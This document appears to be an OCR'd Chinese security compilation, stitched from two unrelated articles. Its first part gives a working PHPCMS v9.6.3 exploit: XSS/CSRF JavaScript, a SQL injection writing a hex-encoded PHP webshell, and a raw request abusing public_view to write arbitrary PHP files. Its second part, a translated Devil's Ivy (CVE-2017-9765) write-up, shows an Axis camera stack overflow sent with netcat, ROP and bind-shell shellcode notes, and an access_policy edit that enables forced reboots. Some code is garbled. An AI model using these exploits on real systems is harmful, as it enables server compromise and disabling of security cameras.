
```
xmlhttp = request;
xmlhttp.open("GET", "http://192.168.99.127/index.php?m=admin", false);
xmlhttp.send(null);
var pc_hash = xmlhttp.responseText.match(/pc_hash = '(\S*)'/)[1];
//获取 pc_hash

xmlhttp = request;
xmlhttp.open("GET",
"http://192.168.99.127/index.php?m=content&c=sitemodel_field&a=edit&modelid=&menuid=&pc_hash="+pc_h
ash, false);
xmlhttp.send(null);
var locations = xmlhttp.responseText.match(/required '(\S*)content/)[1].replace(/\\"g, "/");
//获取绝对路径

var parm =
"search%5Bstatus%5D=&search%5Busername%5D=&search%5Bstart_time%5D=1&search%5Bend_time%5D=&do
submit=%CB%D1%CB%F7&pc_hash="+ pc_hash
+"&search%5Bwhere%5D%5Breplyid`/**//**/union/**/select/**/0x3c3f706870204061737365727428245f47455
45b27636d64275d293b3f3e/**/into/**/outfile/**/""+locations+"message/2.php%23%5D=1";
//攻击 payload

xmlhttp = request;
xmlhttp.open("POST",
"http://192.168.99.127/index.php?m=message&c=message&a=search_message&menuid=1620", true);
xmlhttp.setRequestHeader("Cache-Control", "no-cache");
xmlhttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded")
xmlhttp.send(parm);
```

请求后会自动生成/phpcms/modules/message/2.php



上面的这些利用都是基于这个反射 XSS 的前提下(或者已经登录后台),且涉及到 getshell 还需要有数据库的写权限,貌似限制还是比较大。那有没有不依靠反射 XSS 且不需要数据库写权限的 getshell 方法呢?

有!!!!!!

如果上面的分析你有认真看,应该一个认识就是后台对 public_开头的函数不进行 pa_hash 的校验,恰巧我就又找到了一处这种函数,而且还能将任意内容写入文件,那就意味着我可以通过 csrf 漏洞来进行后台 getshell 或者直接进入后台再 getshell。

在\phpcms\modules\block\block_admin.php 函数 public_view 中

```

239 | $id = isset($_GET['id']) && intval($_GET['id']) ? intval($_GET['id']) : exit('0');
240 | if (!$data = $this->db->get_one(array('id'=>$id))) {
241 |     showmessage(L('nofound'));
242 | }

```

第 239 行先判断数据库中是否有记录,没有记录的话即直接退出了。

```

243 | if ($data['type'] == 1) {
244 |     exit('<script type="text/javascript">parent.showblock('.Sid.', \'' .str_replace("\r\n", ' ', $_POST["data"]) .'\')</script>');
245 | } elseif ($data['type'] == 2) {

```

综合第 243、245 行的判断需要满足表 v9_block 需要有数据,且选择的数据中 type 的值为 2。

```

252 | $template = isset($_POST['template']) && trim($_POST['template']) ? trim($_POST['template']) : '';

```

第 252 行获取要写入文件的内容



```
258     $tpl = pc_base::load_sys_class('template_cache');
259     $str = $tpl->template_parse(new_stripslashes($template));
```

第 258、259 行对内容进行过滤，在函数 new_stripslashes 中

```
26 ▼ function new_stripslashes($string) {
27     if(!is_array($string)) return stripslashes($string);
28     foreach($string as $key => $val) $string[$key] = new_stripslashes($val);
29     return $string;
30 }
```

stripslashes() 函数删除由 addslashes() 函数添加的反斜杠。

会对值进行 stripslashes 函数处理，把之前单引号过滤等还原回来

在函数 template_parse 中

```
105 ▼ public function template_parse($str, $istag = 0) {
106     $str = preg_replace ("^/(\n|z)+\t+/", "\\\1", $str );
107     $str = preg_replace ("^/(<!\-\-\-((.+?)\-\-\-)/a", "\\\1", $str );
108     $str = preg_replace ("^/(\{template\s+(+)\})/", "<?php include template(\\\1); ?>", $str );
109     $str = preg_replace ("^/(\{include\s+(+)\})/", "<?php include \\\1; ?>", $str );
110     $str = preg_replace ("^/(\{php\s+(+)\})/", "<?php \\\1?>", $str );
111     $str = preg_replace ("^/(\{if\s+(+)\})/", "<?php if(\\\1) { ?>", $str );
112     $str = preg_replace ("^/(\{else\})/", "<?php } else { ?>", $str );
113     $str = preg_replace ("^/(\{elseif\s+(+)\})/", "<?php } elseif (\\\1) { ?>", $str );
114     $str = preg_replace ("^/(\{if\})/", "<?php } ?>", $str );
115     //for 循环
116     $str = preg_replace ("^/(\{for\s+(+)\})/", "<?php for(\\\1) { ?>", $str );
117     $str = preg_replace ("^/(\{/for\})/", "<?php } ?>", $str );
118     //++ --
119     $str = preg_replace ("^/(\{++(\.+?)\})/", "<?php ++\\1; ?>", $str );
120     $str = preg_replace ("^/(\{-(\.+?)\})/", "<?php ++\\1; ?>", $str );
121     $str = preg_replace ("^/(\{(\.+?)\+\})/", "<?php \\\1++; ?>", $str );
122     $str = preg_replace ("^/(\{(\.+?)\-\})/", "<?php \\\1--; ?>", $str );
123     $str = preg_replace ("^/(\{loop\s+(\$+)\s+(\$+)\})/", "<?php if(is_array(\\\1)) foreach(\\\1 AS \\\2) { ?>", $str );
124     $str = preg_replace ("^/(\{loop\s+(\$+)\s+(\$+)\})/", "<?php if(is_array(\\\1)) foreach(\\\1 AS \\\2 => \\\3) { ?>", $str );
125     $str = preg_replace ("^/(\{/loop\})/", "<?php } ?>", $str );
126     $str = preg_replace ("^/(\{([a-zA-Z_\x7f-\xff][a-zA-Z-0-9_\x7f-\xff]:*\(([^{}]*\))\})\})/", "<?php echo \\\1?>", $str );
127     $str = preg_replace ("^/(\{(\$\{[a-zA-Z_\x7f-\xff][a-zA-Z-0-9_\x7f-\xff]:*\(([^{}]*\))\})\})/", "<?php echo \\\1?>", $str );
128     $str = preg_replace ("^/(\{(\$\{[a-zA-Z_\x7f-\xff][a-zA-Z-0-9_\x7f-\xff]:*\(([^{}]*\))\})\})/", "<?php echo \\\1?>", $str );
129     $str = preg_replace_callback ("^/(\{([A-Z_\x7f-\xff][A-Z-0-9_\x7f-\xff]:*\})\})/", "array($this, 'addquote'),$str);
130     $str = preg_replace ("^/(\{([A-Z_\x7f-\xff][A-Z-0-9_\x7f-\xff]:*\})\})/", "<?php echo \\\1?>", $str );
131     if (! $istag)
132     |     $str = "<?php defined('IN_PHPCMS') or exit('No permission resources.');?> " . $str;
133     |     return $str;
134 }
```

该函数对写入文件的内容进行填充，第 132 行将 ：

```
<?php defined('IN_PHPCMS') or exit('No permission resources.');?>>
```

写入文件头部，以防止文件被 web 直接访问

```
260
261
262 ▼     $filepath = CACHE_PATH.'caches_template'.DIRECTORY_SEPARATOR.'block'.DIRECTORY_SEPARATOR.'tmp_'.$id.'.php';
263     $dir = dirname($filepath);
264     if(!is_dir($dir)) {
265     |     @mkdir($dir, 0777, true);
266     }
267     if (@file_put_contents($filepath,$str)) {
268     |     ob_start();
269     |     include $filepath;
270     |     $html = ob_get_contents();
271     |     ob_clean();
272     |     @unlink($filepath);
273 }
```

第 260 行指定文件为\caches\cachestemplate\block\tmp\$_GET['id'].php

第 265 行将内容写入到该文件中

如果文件写入成功，在 267 行包含该文件并读取内容，第 270 行删除该文件

综上，写入的文件内容可控，且因为 `new_stripslashes` 函数的处理导致我们可以引入单引号，也因为最后文件被包含后就会被删除，所以最后漏洞的利用方法为当文件被包含的时候就生成另外的文件。

漏洞的触发点在后台的

> 内容 > 内容发布管理 > 碎片管理 >

默认安装下 `v9_block` 表是空的，关于如何添加碎片：

http://v9.help.phpcms.cn/html/2010/tools_0906/6.html

一旦用户已经添加过碎片，即 `v9_block` 表中有数据且 `type` 类型为 2 时就可以触发该漏洞，否则就比较麻烦，还是要利用上面的反射型 xss 先添加一个记录，再进行漏洞的利用。



id	siteid	name	pos	type	data	template
1	1	a	1	1	(Null)	(Null)
2	1	a1	1	2	(Null)	(Null)

`id ($_GET['id'])` 是可猜解的，发起如下请求 ：

```
POST /index.php?m=block&c=block_admin&a=public_view&id=2 HTTP/1.1
Host: 192.168.99.127
Content-Length: 178
Pragma: no-cache
Cache-Control: no-cache
Origin: http://192.168.99.127
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/59.0.3071.115 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,/;q=0.8
DNT: 1
Referer:
Cookie:
```



Connection: close

```
title[x]=a&url[x]=b&thumb[x]=c&desc[x]=d&template=heiheihei<?php
@file_put_contents('C:\www\cms\phpcms_v9.6.3_GBK\caches\caches_template\block\1.php','<?php
echo\bbb\b';?>);?>bbb
```

即可生成\caches\caches_template\block\1.php 文件

The screenshot shows a Windows file browser window displaying a file named '1.php' in the 'caches_template\block' directory. The file is 1 KB and was modified on 2017-08-22 11:09. Below the browser is a Burp Suite Professional interface. The 'Request' tab shows an exploit payload in raw format, which includes a 'Content-Length: 178' header and a large block of encoded PHP code. The 'Response' tab shows the server's response, which is a standard HTTP 200 OK with the 'Connection: close' header and the same exploit payload. At the bottom, a browser address bar shows the URL '192.168.99.127/caches/caches_template/block/1.php'.

bbb

从 csrf 到漏洞的利用脚本我就不写了。

深入分析一个影响数百万 IoT 设备的漏洞

译者：興趣使然的小胃&童话

译文来源：【安全客】<http://bobao.360.cn/learning/detail/4126.html>

原文地址：<http://blog.senr.io/devilsivy.html>

一、前言

在另一篇文章中，我们初步介绍了 Devil' Ivy 这个漏洞的整体情况及影响范围，本文从技术角度深入分析了这一漏洞的细节。

从去年起，我们开始分析远程配置类服务的安全性，彼时我们并不知道我们会发现那么多漏洞，也不知道这些漏洞会影响那么多用户。我们一直在研究远程配置类服务中漏洞的普遍性及共同特性，因此当我们接触到 M3004 这个设备时，我们自然会去寻找这类服务。首先我们枚举了 M3004 设备的开发端口，检查负责处理输入数据的那些代码。我们发现了一个名为 wsd 的服务，该服务会从 gSOAP 中导入一个第三方库。我们利用 IDA Pro 这个逆向分析工具来检查负责将输入数据写到栈缓冲区中的那些代码，最终在这些代码中发现了一个漏洞。




图 1. IDA Pro 中正在分析的某个函数

作为一款安全摄像头，M3004 在 80 端口上提供了一个 ONVIF 服务，如果向该服务发送一个 POST 命令就会触发存在漏洞的代码。该设备内部预置了 gdbserver 工具，我们通过 Web 界面启用 SSH 接口，然后利用 SSH 接口对设备服务进行远程调试，通过这种方式，我们得以观察服务的内部工作流程以及我们代码的输出结果。我们在栈上设置了一个断点，当溢

出数据覆盖掉栈上保存的某个返回指针时，我们观察到程序会发生崩溃，进而验证了漏洞的存在。接下来我们需要做的就是实现目标设备上的代码执行。

虽然将数据写入栈上时我们没有受到字节数的限制，但仅凭这一点我们还是无法实现代码执行，并且设备存在过滤机制，要求我们发送的数据值必须大于 31。我们使用了一种名为 ROP (Return Oriented Programming，返回导向编程) 的技术，以便将地址信息写入栈中，强迫程序执行 libc 中的代码片段，从而实现对栈上代码执行限制条件的规避。通过这种技术，我们分配了可以执行的空间，将我们的 shellcode 复制到该空间中，然后将执行过程引向此地址。虽然我们所使用的地址中包含的值必须大于 31，这在某种程度上确实给我们造成一些限制，但我们仍然可以完成代码执行目标。

一旦我们研究到这一步，我们就可以编写 shellcode (当然所有值都应该大于 31)，利用 shellcode 打开端口，使远程用户可以连接到设备的 shell。此时我们利用 Devil's Ivy (CVE-2017-9765) 已经拿到了代码执行权。由于 Axis 做了些安全设置，利用这个漏洞我们只能在 M3004 上以非特权用户身份访问 shell。然而，我们可以执行 ONVIF 中包含的某些命令，而通常情况下只有特权用户能够执行这些命令。我们可以将摄像头恢复到出厂设置状态，可以控制摄像头，可以重启摄像头防止操作员监控视频，也可以更改网络设置。

读者可以继续阅读下文的技术细节，也可以直接拉到文章末尾，观看演示视频。

二、访问设备

首先我们从 Axis 的官网上下载了 M3004 设备的最新版固件。官网的确要求注册账户才能下载固件，但并没有去验证用户是否是合法的客户。我们构造了一个 Nate Johnson 身份，使用了一个可达的邮箱地址，然后非常顺利地下载到了设备固件。我们使用 binwalk 以及专用于 JFFS2 文件系统的 Jefferson 提取器提取了固件中的文件系统以及 Linux 内核。

three@three:~/Downloads/axis\$ binwalk --extract M3004_5_50_5_4.bin		
DECIMAL	HEXADECIMAL	DESCRIPTION
149836	0x2494C	gzip compressed data, maximum compression
4606504	0x464A28	gzip compressed data, maximum compression
5539387	0x54863B	MySQL MISAM index file Version 1
7077888	0x6C0000	JFFS2 filesystem, little endian

图 2. binwalk 的输出结果

我们运行 nmap 来扫描摄像头开放的端口，发现 1900 (upnp)、3702 (ws-discover) 以及 5353 (mdns) 开放。对文件系统做了一些分析后，我们发现 ws-discover 与处理 SOAP



协议的 wsdl 有关。wsdl 需要导入 libsoap.so 库（来自于 Genivia 提供的 gSOAP 产品）来解析输入的 SOAP 消息，我们仔细检查了负责将输入数据写入栈中的那些代码，然后使用 IDA Pro 查找栈缓冲区，手动跟踪复制到缓冲区中的那些数据的来源。通过这种方法，我们只花了 1 天时间，就从汇编代码中找到了这个漏洞。

```
extern:002A6EB4 IMPORT __imp_soap_copy_stream
extern:002A6EB4 IMPORT __imp_soap_response
extern:002A6EB8 IMPORT __imp_soap_inunsignedInt
extern:002A6EBC IMPORT __imp_soap_inunsigned
; CODE XREF: soap_copy_stre
; DATA XREF: .got:soap_copy
; CODE XREF: soap_responset
; DATA XREF: .got:soap_resp
; CODE XREF: soap_inunsigne
; DATA XREF: .got:soap_inun
; 安全客 (bobao.360.cn)
```

图 3. 从 libsoap.so 中导入的数据

三、代码分析

我们发现 soap_get() 函数中有一段代码，将输入数据写入大小为 0x40 字节的栈缓冲区中。这段代码会在一个循环中检查 “?” 结束符是否存在，或者会检查某个结尾符是否存在，条件成立才会跳出循环，而没有去检查已写入 0x40 字节堆缓冲区中的实际字节数。

```
4004364C          loc_4004364C          ; writes everything following "<?" prefix
4004364C 01 60 46 E2 SUB    R6, R6, #1      ; unless counter < 0
40043650 00 00 56 E3 CMP    R6, #0
40043654 03 00 00 DA BLE    loc_40043668

40043658 20 00 55 E3 CMP    R5, #0x20
4004365C 20 00 A0 93 MOVLS  R0, #0x20
40043660 75 00 EF 86 UXTRBHI R0, R5
40043664 01 00 C9 E4 STRB   R0, [R9],#1      ; stackbuf write

40043668          loc_40043668
40043668 04 00 A0 E1 MOV    R0, R4
4004366C 05 A2 FF EB BL    j_soap_getchar
40043670 3F 00 50 E3 CMP    R0, #0x3F      ; ends when encounters '?'
40043674 01 00 70 13 CMNNE  R0, #1        ; or no more data
40043678 00 50 A0 E1 MOV    R5, R0
4004367C F2 FF FF 1A BNE    loc_4004364C    ; 安全客 (bobao.360.cn)
```

图 4. soap_get() 中存在漏洞的代码

在上图中，R11 为数据计数器，其值被设置栈缓冲区的大小，R7 为栈缓冲区指针，R12 为从网络中读取的输入字节。如果 R11 计数器的值小于 0，函数会跳过栈缓冲区的写入过程，但会继续使用 j_soap_getchar() 读入数据。如果我们向 wsdl 写入足够多的数据，就能将计数器的值重新恢复到正整数值，这样一来我们就能绕过 0x40 字节数的限制，将数据写入栈中。这个过程需要好几分钟，但对输入数据的数量没有作限制，并且在 netcat 的帮助下我们很容

易就能完成这一过程。经过计算，我们发现我们需要发送 0x8000000 个字节才能将计数器重新恢复到一个正整数值，然后发送 0x40 个字节来填充大小固定的栈缓冲区，在覆盖返回地址前我们还需要再发送 0x30 个字节。

我们向 80 端口上的 “onvif/device_service” 服务发送了一个 POST 命令，进而接触到漏洞利用点。为了发送 0x80000070 个字节，我们构造了一个文本文件，文件开头为 “POST /onvif/device_service”，在随后新的一行中使用 “<?” 来表示 SOAP 消息的开头部分，然后使用垃圾数据填充文件的剩余部分。我们使用如下命令，通过 netcat 发送这个文件 ：

```
nc [camera_ip] 80 < postpwn.txt
```

我们需要更多的信息才能确定我们是否能够利用这个漏洞，此时此刻，当我们将全部数据发送完毕后，目标服务已经没有任何响应了。在 Asix 官方支持中心的指引下，我们通过 ssh 接口成功连接上摄像头。摄像头内置了一个 Web 服务器，我们转到高级菜单页面，编辑 /etc/ocnf.d/ssh，启用了 ssh 功能。重启摄像头后，我们使用已有的用户名及密码成功连入设备的 ssh 接口。随后我们发现摄像头已经预先安装了 gdbserver，因此我们在本地计算机上使用 ARM 编译的 gdb 来观察漏洞触发时服务的工作过程。正如我们预期的那样，当服务处理到我们提供的溢出数据时就会发生崩溃。

```
Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread 2163]
0x4a4a4a48 in ?? ()
1: x/10i $pc
=> 0x4a4a4a48: <error: Cannot access memory at address 0x4
a4a4a48>
(gdb) i r
r0          0xffffffff 4294967295
r1          0x4004c8bc 1074055356
r2          0x4        4
r3          0x1        1
r4          0x42424242 1111638594
r5          0x43434343 1128481603
r6          0x44444444 1145324612
r7          0x45454545 1162167621
r8          0x46464646 1179010630
r9          0x47474747 1195853639
r10         0x48484848 1212696648
r11         0x49494949 1229539657
r12         0x4121dcc0 1092738240
sp          0x4121dd30 0x4121dd30
lr          0x4004369c 1074017948
pc          0x4a4a4a48 0x4a4a4a48
cpsr        0x60000010 1610612752 安全客 (bobao.360.cn )
(gdb) █
```

图 5. wsd 发生崩溃

如上图所示，此时 wsd 已经崩溃，R4-R11 以及当前的 PC 值都存放在栈上，从输出结果中可知，我们已经成功使用输入的数值覆盖掉原始值。

四、代码执行

我们面临的下一个挑战是获得代码执行，因为栈上是没有执行权限的。与我们最近看过的其他设备不同，传入的数据没有被存储在可执行堆的固定值上，这增加了一些难度，减缓了我们的研究进度。

但是，我们可以根据需要将多个字节写入栈中，并且 libc 处于静态位置。我们使用 libc 中的代码片段构造一个 ROP 链达到执行代码的目的。其中的棘手之处在于，我们不能使用任何包含低于 0x20、0x3F、0xFF 字节的地址。低于 0x20 的值会被替换为 0x20，0x3F 或 0xFF 的意义是标记缓冲区的结尾。幸运的是，libc 处在一个固定的地址，允许我们在 ROP 链中使用大量的代码。

我们手动去寻找 ROP 地址，使用 IDA 和正则表达式功能进行查找。我们将 ROP 链附加到我们的大文本文件中，并写了一个脚本来检查是否有坏字符。总而言之，我们花了几分钟的时间稳定地整理了包含 19 个地址的长链。我们首先调用 `pvalloc()` 来分配页对齐的内存缓冲区，然后使用 `strcpy()` 将我们的 shellcode 从栈中的较低层复制到缓冲区中。我们通过调用 `mprotect()` 来标记缓冲区可执行文件，然后跳转到可执行缓冲区以开始执行我们的 shellcode。

令人惊讶的是，编写 shellcode 是最麻烦的。我们开始 bind 到 socket，并允许远程用户连接到一个 shell。因为我们被限制在固定的范围内，我们要做的第一件事是 xor 编码大部分的 shellcode 代码，然后在有限制 shellcode 的位置进行解码。ARM 处理器缓存的指令和数据，你可以使用 ISB 或 MCR 指令清除。虽然网上目前有一个通过改变 MCR 指令来清除指令路劲的例子，但是对我们来说没什么效果。我们也了解到，在某些芯片上，由于处理器仅缓存顺序指令，所以可以简单的分支到你的代码中。但是，也没有什么效果。研究其他的可能性，还要花费一个小时到几个星期的时间。

为了编写 value-restricted shellcode，我们很大程度上依赖于在 libc 中执行代码的能力。我们在我们的代码中设置参数，然后调用 libc 中的函数执行我们需要的系统调用。例如，要使 socket 系统调用，我们编写了如下代码片段。

```
libc = 0x4050d000
.code 16

/*...*/
add r0, #0x22      /* 0x30 0x22 */
sub r0, #0x20      /* 0x38 0x20 */
adr r7, _socketadr /* 0xa7 0x20 */
blx r7             /* 0x47 0xb8 */
/*...*/
.align 2
_socketadr:        安全客 (bobao.360.cn)
.word libc+0xc09f0
```

基于这点，我们通过利用 Devil's Ivy 漏洞获得了一个代码执行权限和摄像头的交互式 shell。虽然其他设备可以使用 qSOAP 以一个 root 用户运行服务，但此特定设备仅授予 wsd




用户（非root用户）的访问权限。尽管如此，我们能够执行通常只允许root权限用户执行的ONVIF规范中的命令。权限设置位于摄像头的文本文件中，wsd用户具有该文件的写权限`</>`。

```
sed -i /SystemReboot=8/SystemReboot=f/ access_policy
```

关闭连接后，导致wsd重新启动并重新加载access_policy文件，我们可以发送SystemReboot命令并重新启动摄像头。攻击者可能会持续重启摄像头或更改其网络设置，以防止访问Feed。

```
f="http://docs.oasis-open.org/wsrp/bf-2" xmlns:wstop="http://docs.oasis-open.org/wsn/t-1" xmlns:tt="http://www.onvif.org/ver10/schema" xmlns:acert="http://www.axis.com/vapix/ws/cert" xmlns:wsrfr="http://docs.oasis-open.org/wsrp/r-2" xmlns:aa="http://www.axis.com/vapix/ws/action1" xmlns:acertificates="http://www.axis.com/vapix/ws/certificates" xmlns:aev="http://www.axis.com/vapix/ws/event1" xmlns:alil="http://www.axis.com/vapix/ws/light/CommonBinding" xmlns:ali2="http://www.axis.com/vapix/ws/light/IntensityBinding" xmlns:ali3="http://www.axis.com/vapix/ws/light/AngleOfIlluminationBinding" xmlns:ali4="http://www.axis.com/vapix/ws/light/DayNightSynchronizeBinding" xmlns:ali="http://www.axis.com/vapix/ws/light" xmlns:apc="http://www.axis.com/vapix/ws/panopscalibration1" xmlns:arth="http://www.axis.com/vapix/ws/reddetour1" xmlns:aweb="http://www.axis.com/vapix/ws/webserver" xmlns:tan1="http://www.onvif.org/ver20/analytics/wsdl/RuleEngineBinding" xmlns:tan2="http://www.onvif.org/ver20/analytics/wsdl/AnalyticsEngineBinding" xmlns:tan="http://www.onvif.org/ver20/analytics/wsdl" xmlns:tds="http://www.onvif.org/ver10/device/wsdl" xmlns:tev1="http://www.onvif.org/ver10/events/wsdl/NotificationProducerBinding" xmlns:tev2="http://www.onvif.org/ver10/events/wsdl/EventBinding" xmlns:tev3="http://www.onvif.org/ver10/events/wsdl/SubscriptionManagerBinding" xmlns:wsnt="http://docs.oasis-open.org/wsn/b-2" xmlns:tev4="http://www.onvif.org/ver10/events/wsdl/PullPointSubscriptionBinding" xmlns:tev="http://www.onvif.org/ver10/events/wsdl" xmlns:timg="http://www.onvif.org/ver20/imaging/wsdl" xmlns:tptz="http://www.onvif.org/ver20/ptz/wsdl" xmlns:trt="http://www.onvif.org/ver10/media/wsdl" xmlns:ter="http://www.onvif.org/ver10/error" xmlns:tns1="http://www.onvif.org/ver10/topics" xmlns:tns="http://www.axis.com/2009/event/topics"><SOAP-ENV:Body><tds:SystemRebootResponse><tds:Message>Rebooting in 5 seconds.</tds:Message></tds:SystemRebootResponse></SOAP-ENV:Body>
```

修改权限后发送，部分执行SystemReboot命令后的响应



Set password over HTTPS

Secure configuration of the root password via HTTPS requires a certificate which will be created automatically.

Use HTTPS

User Settings using HTTP

User name: root

Password (max 64 characters):

Confirm password:

OK

The password for the pre-configured administrator root must be changed before the product can be used.

If the password for root is lost, the product must be reset to the factory default settings, by pressing the button located in the product's casing. Please see the user documentation for more information.

ONVIF will be disabled.
To enable ONVIF go to Setup > System Options > Security > ONVIF

安全客 (bobao.360.cn)

